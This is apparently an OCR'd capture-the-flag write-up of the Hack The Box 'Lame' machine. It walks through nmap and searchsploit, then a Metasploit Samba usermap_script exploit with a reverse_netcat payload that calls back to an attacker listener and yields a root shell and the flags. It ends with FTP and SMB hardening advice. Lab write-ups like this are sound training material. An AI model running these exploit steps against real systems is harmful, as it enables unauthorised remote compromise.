
LAME

*📄 Fun Fact



Lame is an easy Linux-based box that does not need any privilege escalation. It can be done using Metasploit and without Metasploit.

Before starting the exercise, it is always good to ping the machine to ensure that we are connected to the server. If the ping sends replies, it should be connected.

```
┌──(kali㉿kali)-[~]
└─$ sudo su root
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=322 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=322 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=63 time=322 ms
```

As a starter, scanning is always the best way to probe the target's network and understand the services running on it. Thus, we use nmap here. There are various commands that can be used but the command used here is:

```
nmap -sS -sV -sC -O 10.10.10.3
```

This is following the IP of the machine, 10.10.10.3. Each of the commands used,
-sS: Stealth Syn Scan
-sV: Probe open ports
-sC: Run all default script
-O: Enable OS detection
After the completion of scans, we find various open ports and their versions.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV -sC -O 10.10.10.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-14 08:31 EDT
Nmap scan report for 10.10.10.3
Host is up (0.31s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
```

One way to go about this and see if there are any exploits related to each port is to do a search on searchsploit. Before that, let's understand each port in detail.

TCP 21: Port 21 is a FTP port used for file transfer protocol. FTP ports 20 and 21 must both be open on the network for successful file transfers.
After the correct FTP username and password are entered through FTP client software, the FTP server software opens port 21 by default. This is sometimes called the command or control port by default. Then the client makes another connection to the server over port 20 for file transfers to take place.

TCP 22: Port 22 is SSH based which's most common use is command line access, secure replacement of Telnet. Could also be used as an encrypted tunnel for secure communication of virtually any service.

TCP 139 and 445: They both use the transmission control protocol. They enabled SMBv1 connection that has been used for viruses and trojans before.

When we do a searchsploit for FTP, SSH and Samba, we get the following

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit vsftpd 2.3.4
 Exploit Title                                     |  Path
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)  | unix/remote/17491.rb
```

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit OpenSSH 4.7p1                                                1 ×
 Exploit Title                                     |  Path
OpenSSH 2.3 < 7.7 - Username Enumeration           | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)     | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution       | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution             | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Un | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)               | linux/remote/45939.py
```


```
┌──(root💀kali)-[/home/kali]
└─# searchsploit Samba 3.0.20-Debian
 Exploit Title                                     |  Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Exec | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow              | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)      | linux_x86/dos/36741.py
Shellcodes: No Results

┌──(root💀kali)-[/home/kali]
└─# searchsploit Samba 3.X - 4.X
 Exploit Title                                     |  Path
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbi | linux/remote/42084.rb
Shellcodes: No Results
```


📄 **The files ending with .rb, they usually have paths in Metasploit**

As we are interested in obtaining the reverse shell, we can pick paths that are associated with [command execution] that gives us complete access to the target computer.

As we see two .rb files, we can try them in Metasploit. So, let's launch msfconsole.




Firstly, we can search for vsftpd 2.3.4,



After the search, we find a path that we can use. Copy and paste it.

It is good practice to set payload even if it's given by default

After setting the payload, we can open options and we see that we have to set RHOST. Thus, we can use the command `set RHOST` and provide the machine IP.



When we run/exploit, we do not get any reverse shell as you see above. So let's try Samba.

We can do the same searchsploit and find a path that is command execution based,

```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map
script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/use
rmap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
```

After we set the payload and path to be used, we can use `show options` to set the RHOSTS.

📝 It is good practice to open show options before running the exploit to ensure all the necessary fields are filled.

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.10
LHOST => 10.10.14.10
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.10.3       yes       The target host(s), range CIDR identifier, or hosts file
                                       with syntax 'file:<path>'
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.10      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/samba/usermap_script) >
```

After we use the command run/exploit, we see that the reverse shell is created. Now we can use the command `whoami` and this shows us that we are root.


```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Command shell session 1 opened (10.10.14.10:4444 → 10.10.10.3:42834) at 2021-06-14 09:34:46
-0400

whoami
root
cd /home
ls -l
total 16
drwxr-xr-x 2 root    nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x 4 makis   makis   4096 Jun 14 06:25 makis
drwxr-xr-x 2 service service 4096 Apr 16  2010 service
drwxr-xr-x 3    1001    1001 4096 May  7  2010 user
cd /makis
/bin/sh: line 4: cd: /makis: No such file or directory
cd makis
ls -l
total 4
-rw-r--r-- 1 makis makis 33 Jun 14 06:15 user.txt
cat user.txt
336675a315e264b7eee95ccdf3198845
```

We can use the command `cd /home` to return to the home directory and use `ls -l` to list all files/directories. We see a user makis, thus we can go to the directory of makis through `cd makis` followed by ls -l and cat user.txt to read the content, which is the flag!

Similarly, we can use `cd /home`, `ls -l` and go to `cd /root`. Thereafter, we can use `ls -l` to open all files and we see root.txt. We can use the cat command once again. This shows us the flag for root.



LAME DEFENSE

We will look at both FTP backdoor attacks and Samba SMB vulnerability attacks.

As for FTP backdoor,

it is very unlikely that we will get a VSFTPD that provides a root shell in real life. However, the ports in FTP can be used to brute force as they require a password to open the FTP server software.

- We can use a long and complex password to ensure it can can't be decrypted
- We can limit the IP address to a certain number of failed login sessions

If the second option is used, be cautious, as DoS can be performed with fake brute force blocking legitimate users.

As for SMB vulnerability,

Port 139 is not used as much as 445. So to ensure that SMB is used in the proper way,

- SMBV2 is used as a minimum standard but SMBV3 is the best
- The related ports should be opened on a need-to-need basis rather than for all (Whitelisting). Close them if not used at all.
- Segmentation and endpoint isolation is also a good practice
- Monitor internal firewall logs to detect any data exfiltration or lateral movement using SMB protocol
- SMB traffic from external and internal traffic leaving out should only be permitted to specific IP addresses.
- Create inventory for SMB shares and usage to detect any malicious access
- Configure windows defender firewall for inbound/outbound SMB traffic